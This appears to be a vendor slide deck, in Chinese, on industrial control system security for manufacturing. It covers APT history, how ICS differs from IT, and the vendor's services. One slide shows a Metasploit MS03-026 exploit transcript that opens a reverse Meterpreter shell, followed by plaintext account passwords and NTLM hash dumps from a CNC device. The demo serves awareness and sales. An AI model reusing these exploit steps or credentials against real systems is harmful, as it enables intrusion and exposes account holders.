



先进制造业 工控网络安全保障

目录

1

先进制造业工业控制系统网络安全现状

2

工控网络安全与传统信息安全区别

3

匡恩网络提供全生命周期安全解决方案

4

公司介绍




匡恩网络

先进制造业工控系统网络安全现状



先进制造业网络安全威胁

随着“工业4.0”的来临和“两化融合”的推进，工控系统不再是“孤岛”，网络安全威胁被带入了工业控制系统



工业控制网络安全的对抗已经进入APT2.0时代

以Havex为代表的新一代APT攻击将工业控制网络安全的对抗带入了一个新的时代

工控网络安全APT1.0时代

震网病毒



2010

Duqu病毒



2011

Flame病毒



2012

工控网络安全APT2.0时代

Havex




2014上半年

沙虫病毒




2014下半年


工控网络安全事件数量统计



被攻击行业比例统计




以Havex为代表的APT2.0时代攻击的特点



面对APT2.0时代的威胁，我们必须打造针对工控网络的新一代防御体系

先进制造业数控系统脆弱性实例

控制代码篡改



系统加工G代码采用是明文传输，利用中间人攻击篡改加工G代码



先进制造业数控系统脆弱性实例



```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST 192.0.0.2
RHOST => 192.0.0.2
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.0.0.36:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.0.0.2[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.0.0.2[135] ...
[*] Sending exploit ...
[*] Sending stage (770048 bytes) to 192.0.0.2
[*] Meterpreter session 1 opened (192.0.0.36:4444 -> 192.0.0.2:1036) at 2014-12-10 18:47:48 +0800

meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 270 created.
Channel 2 created.
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

c:\>dir
dir
Volume in drive C is DOS
Volume Serial Number is 269A-BB79

Directory of c:\

99/04/26  23:27      <DIR>          DOS
94/02/13  06:21      <DIR>          54,619  COMMAND.COM
94/02/13  06:21      <DIR>          9,349   WINA20.386
01/12/18  14:22      <DIR>          Tools
01/12/18  14:22      <DIR>          Net
01/12/18  14:22      <DIR>          RunOEM
98/06/24  07:52          1,834  SYSLOCK.EXE
99/11/24  08:44          2     SYSLOCK.DAT
01/12/18  14:22          1,408  AUTOEXEC.BAT
```

利用数控设备远程升级维护接口漏洞，获取系统权限，获取加工图纸和代码

用户名	密码
auduser	SUNRISE
Guest	空密码
siemens	ECHTZEIT
LIU_JIANG	LJ
LJ3	LJ3
ZHANGJINGYI	ZJY

```
auduser:500:873d7a5b06d47844aad3b435b51404ee:a5358201b6fa82aa632d6fa572578dae:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
LIU_JIANG:1003:faa5774d6535faaeaad3b435b51404ee:559ab21b9063423c70f683e22168d432:::
LJ3:1004:0d5f121447696cddaad3b435b51404ee:3ecc7197cb0fc651358f944b2938029c:::
siemens:1000:ae3ce326eb2c82da17eaf50cfac29c3:3468f38baf12f83d676d9836cb1027ec:::
ZHANGJINGYI:1001:c4d4e43d65c17f6daad3b435b51404ee:b46bbf326a102ac6fab32553bbb1c5d6:::
```




匡恩网络

工控网络安全与传统信息安全区别



工控网络与互联网\办公网有本质的区别

工控网络的特点决定了基于办公网和互联网设计的信息安全防护手段（如防火墙、病毒查杀等）无法有效地保护工控网络的安全

网络通讯协议不同

大量的工控系统采用私有协议

对系统稳定性要求高

网络安全造成误报等同于攻击

系统运行环境不同

工控系统运行环境相对落后

更新代价高

无法像办公网或互联网那样通过补丁来解决安全问题

网络结构和行为稳定性高

不同于互联网和办公网的频繁变动




工业控制网络

现有防护手段已经无法防御不断升级的网络攻击

基于信息网络安全防护手段以及现有的工控网络防护手段在APT2.0时代的攻击面前已经成为“皇帝的新衣”

有效防御国家基础设施需要国际尖端的技术体系和主动防御的战略布局





匡恩网络

全生命周期解决方案



国内外工控网络安全防护理念的演变历程




强调隔离

物理隔离的变种，网关、网闸、单向隔离，隔离背后是脆弱的，现代高端持续性攻击都是针对隔离系统的。



纵深防御体系

由传统信息安全厂商提出的，大多数项目演变为信息安全产品的简单堆砌，不能完全适应工业网络安全的特点。



由工业控制系统内部生长的持续性防御体系

适应工业控制网络的特点，通过基础硬件创新来实现，低延时，高可靠，可定制化，持续更新，简单化的实施和操作等。



以攻为守的国家战略

以美国、以色列为代表，在国家层面注重攻击技术的研究、实验、突破和攻防演示实验室的建设，以攻击技术的提高，带动防御技术的提高，以攻击威慑力，换取安全性。

先进制造业全生命周期的解决方案

设备检测

覆盖主要工控协议
支持未知协议检测
针对工控设备系统
多种丰富检测方法

安全服务

系统风险评估
设备漏洞挖掘
安全渗透攻击
安全技术培训

威胁管理

离线威胁管理平台
多种威胁评估工具
工控设备漏洞验证
全网防御方案建议



安全数据库

设备安全漏洞库
网络结构模型库
设备风险统计库
覆盖主流生产商

